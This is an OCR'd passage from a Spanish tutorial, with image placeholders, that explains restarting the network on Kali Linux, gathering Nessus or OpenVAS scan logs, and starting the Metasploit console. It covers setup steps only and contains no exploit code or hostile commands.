


Cada vez que hagamos modificaciones de red, debemos reiniciarla. Si hacemos un ifconfig y sigue sin asignarnos la IP que le hemos puesto, reiniciamos Kali.


Ahora necesitaremos los logs de algún programa de detección de vulnerabilidades como el Nessus o el Openvas que hayamos usado anteriormente. Existe una guía sencilla de Nesus donde viene como obtenerlo paso a paso.

Abrimos Metasploit en Aplicaciones, Kali Linux, Servicios del sistema, Metasploit, Community pro start.


Nos arrancará sin problemas.




Ahora vamos a crear la consola msf o de Metasploit. Tardará un rato amplio, luego pasado unos minutos empezará a crear las tablas.




Y finalmente sale la línea de consola.




Para ver la lista de comandos usamos la interrogación hacia abajo.



